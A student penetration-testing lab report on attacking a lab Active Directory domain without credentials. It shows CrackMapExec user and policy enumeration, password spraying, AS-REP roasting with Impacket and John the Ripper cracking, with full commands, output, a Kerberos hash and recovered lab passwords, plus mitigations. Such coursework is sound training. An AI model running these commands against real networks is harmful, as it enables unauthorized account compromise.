

Penetration Testing - Lab 3: Got Username but No Credentials

Course: CSEC 471 - Penetration Testing

Name: Naor Golan

Date: 2/10

Introduction

This report documents the **Active Directory (AD) enumeration and credential extraction process** conducted without initial credentials. The objective was to identify domain users, extract hashes, and crack passwords using a combination of reconnaissance, password spraying, and AS-REP roasting techniques.

Key tasks performed include:

- **Enumerating domain users** through SMB queries and CrackMapExec.
- **Extracting password policy information** to assess potential weaknesses.
- **Performing password spraying attacks** using known wordlists to identify weak credentials.
- **Conducting AS-REP roasting** to extract Kerberos ticket hashes from accounts without pre-authentication.
- **Cracking captured hashes** using tools like **Hashcat** and **John the Ripper** to obtain plaintext passwords.

These activities provided insights into potential security misconfigurations within the **Active Directory environment**, highlighting risks such as weak passwords, exposed user accounts, and ineffective authentication policies.

Table of Contents


<u>Environment (Setup).....</u>	<u>2</u>
<u>Domain Controller Discovery</u>	<u>3</u>
<u>Enumerating Users using SMB</u>	<u>4</u>
<u>Enumerating SMB Shares.....</u>	<u>5</u>
<u>Extracted Password Policy</u>	<u>6</u>
<u>Password Spraying Attack</u>	<u>7</u>
<u>ASRepRoast Attack & Hash Cracking</u>	<u>8</u>

Network Scanning Results

2.a Environment (Setup)

Command Used:

Nano /etc/hosts



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 /etc/hosts  
127.0.0.1    localhost  
127.0.1.1    kali  
192.168.56.10 kingslanding.sevenkingdoms.local  
192.168.56.11 north.sevenkingdoms.local  
  
# The following lines are desirable for IPv6 capable hosts  
::1        localhost ip6-localhost ip6-loopback  
ff02::1    ip6-allnodes  
ff02::2    ip6-allrouters
```

Before beginning, the /etc/hosts file was updated to include the domain mappings to ensure proper name resolution for:

192.168.56.10 kingslanding.sevenkingdoms.local

192.168.56.11 north.sevenkingdoms.local


2.b Domain Controller Discovery

Command Used:

```
nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.11
```

Findings:

- Identified the domain controller.
- Confirmed that kingslanding.sevenkingdoms.local is the domain controller.

A terminal window screenshot from a Kali Linux machine. The prompt is (kali@kali)-[~]. The command entered is \$ nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.11. The output shows Server: 192.168.56.11 and Address: 192.168.56.11#53. Below this, a table of results is displayed with columns for the service name and the target host.

```
(kali@kali)-[~]  
$ nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.11  
Server:      192.168.56.11  
Address:     192.168.56.11#53  
  
_ldap._tcp.dc._msdcs.sevenkingdoms.local      service = 0 100 389 kingslanding.sevenkingdoms.local.
```

Potential Risks:

- Exposure of LDAP services can allow unauthorized domain queries.
- Attackers can enumerate domain structure if proper ACLs are not enforced.

Mitigation:

- Restrict LDAP queries to authenticated users.
- Monitor LDAP traffic for suspicious queries.

2.c Enumerating Users using SMB

Command Used:

```
crackmapexec smb 192.168.56.11 --users
```

Findings:

- Extracted a list of valid domain users.
- Found a user with credentials (samwell.tarly:Heartsbane).
- Found out information about if signing and smbv1 is enabled.

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.56.11 --users
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain\username and a password
SMB 192.168.56.11 445 WINTERFELL [*] Trying with SAMRPC protocol
SMB 192.168.56.11 445 WINTERFELL [+] Enumerated domain user(s)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Guest Built-in account for guest access to the computer/domain
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\arya.stark Arya Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sansa.stark Sansa Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\brandon.stark Brandon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\rickon.stark Rickon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\hodor Brainless Giant
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jon.snow Jon Snow
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\samwell.tarly Samwell Tarly (Password : Heartsbane)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jeor.mormont Jeor Mormont
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sql_svc sql service
```

Potential Risks:

- Unauthenticated user enumeration may expose valid credentials.
- Credentials found in plaintext can be used for further attacks.

Mitigation:

- Implement SMB signing and restrict anonymous access.
- Enforce strong password policies to mitigate password spraying.

2.d Enumerating SMB Shares

Command Used:

```
crackmapexec smb 192.168.56.11 --shares
```

Findings:

- Attempted to enumerate available SMB shares.
- Received STATUS_USER_SESSION_DELETED, indicating session issues.

```
(kali@kali)-[~]  
$ crackmapexec smb 192.168.56.11 --shares  
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)  
) (signing:True) (SMBv1:False)  
SMB 192.168.56.11 445 WINTERFELL [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
```

Potential Risks:

- Misconfigured shares can allow unauthorized access.
- Sensitive files might be exposed to low-privileged users.

Mitigation:

- Implement access control lists (ACLs) on SMB shares.
- Regularly audit shared folder permissions.

2.e Extracted Password Policy

Command Used:

```
crackmapexec smb 192.168.56.11 --pass-pol
```

Findings:

- Minimum password length: 5
- Password history length: 24
- Maximum password age: 311 days
- Account lockout threshold: 5 attempts

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.56.11 --pass-pol
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True)
) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] Dumping password info for domain: NORTH
SMB 192.168.56.11 445 WINTERFELL Minimum password length: 5
SMB 192.168.56.11 445 WINTERFELL Password history length: 24
SMB 192.168.56.11 445 WINTERFELL Maximum password age: 311 days 2 minutes
SMB 192.168.56.11 445 WINTERFELL Password Complexity Flags: 000000
SMB 192.168.56.11 445 WINTERFELL Domain Refuse Password Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Store Cleartext: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Lockout Admins: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Clear Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password No Anon Change: 0
SMB 192.168.56.11 445 WINTERFELL Domain Password Complex: 0
SMB 192.168.56.11 445 WINTERFELL Minimum password age: 1 day 4 minutes
SMB 192.168.56.11 445 WINTERFELL Reset Account Lockout Counter: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Locked Account Duration: 5 minutes
SMB 192.168.56.11 445 WINTERFELL Account Lockout Threshold: 5
SMB 192.168.56.11 445 WINTERFELL Forced Log off Time: Not Set
(kali@kali)-[~]
```

Potential Risks:

- Short password length increases vulnerability to brute-force attacks.
- Long password expiration periods may allow compromised credentials to persist.

Mitigation:

- Enforce longer and more complex passwords.
- Reduce maximum password age to force regular password changes.

2.f Password Spraying Attack

Command Used:

```
crackmapexec smb 192.168.56.11 -u got_users.txt -p /usr/share/wordlists/rockyou.txt --no-bruteforce
```

Findings:

- No valid credentials found during password spraying.
- Accounts may have more complex passwords or lockout mechanisms in place.

```
(kali㉿kali)-[~]  
$ sprayhound -U valid_users.txt -d north.sevenkingdoms.local -dc 192.168.56.11 --force  
[+] 11 users will be tested  
[+] 0 users will not be tested  
[+] [ VALID ] hodor : hodor  
[+] 1 user has been owned !  
[X] An error occurred while executing SprayHound
```

D2. ASRepRoast Attack & Hash Cracking

Command Used:

```
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py north.sevenkingdoms.local/ -  
usersfile valid_users.txt -format hashcat -outputfile hash.domain.txt
```

Findings:

- Identified ASREP-roastable user: brandon.stark
- Extracted Kerberos hash for offline password crackin

```
(kali㉿kali)-[~]  
$ python /usr/share/doc/python3-impacket/examples/GetNPUsers.py north.sevenkingdoms.local/ -usersfile valid_users.txt -format hashcat -outputfile hash.domain.txt  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
[!] invalid principal syntax  
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future vers  
ion. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)  
[!] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)  
[!] invalid principal syntax  
[!] invalid principal syntax  
[!] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)  
[!] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
[!] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:d0c3ad19e4eee2c16e4afac1cd007d20$13b29cb996fb1216285d5467ff187b5710401462fbdccc6c48f3c9596b626f6a0a13b0e65dee  
074c5cc7bb0d253780210662985fe39e312077075a036536ae9daadc0259c4910e4526580e027eb30049cc0255b07b502a4495c0a6e0863696a36339f3c9e283c3cf4a0561a962b3a485002021a10bdf0b4  
97f7c630087542d5a40af1702731381f61c8012a97ff48283c17ac63efdbbf85abfd26035cc356e25e68b6d8387301e181c3fa515ee3254c3a6192c481fcd8fe71f4804074a125643ecf8cba3b4d3751255  
798b142ddf1cb458b15689e49dff05696133cadff24e80a2212a751ace50882b7641974d34103e9225ad389e1ea89c9e29e6099e6c37f5e0830295a902  
[!] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
[!] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set  
[!] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set  
[!] User sammell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set  
[!] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set  
[!] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set  
(kali㉿kali)-[~]  
$
```

Potential Risks:

- Weak Kerberos pre-authentication policies allow offline attacks.
- Compromised user accounts can be leveraged for privilege escalation.

Mitigation:

- Require Kerberos pre-authentication for all accounts.
- Implement multi-factor authentication (MFA) for domain users.

D3. Cracking Kerberos Hashes with John the Ripper

Command Used:

```
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt domain.hash
```

Findings:

- Successfully cracked the AS-REP hash for user brandon.stark.
- Retrieved plaintext password: iseedeadpeople.

```
(kali@kali)-[~]
$ john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt domain.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iseedeadpeople ($krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL)
1g 0:00:00:00 DONE (2025-02-09 23:10) 14.28g/s 768000p/s 768000c/s 768000C/s soydivina..ilovebrooke
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Potential Risks:

- Weak Kerberos authentication allows offline brute-force attacks.
- Compromised credentials enable unauthorized access to domain resources.
- Attackers can escalate privileges or move laterally within the network.

Mitigation:

- Enforce Kerberos pre-authentication to prevent AS-REP roasting attacks.
- Implement strong password policies to resist brute-force attacks.
- Enable multi-factor authentication (MFA) for privileged accounts.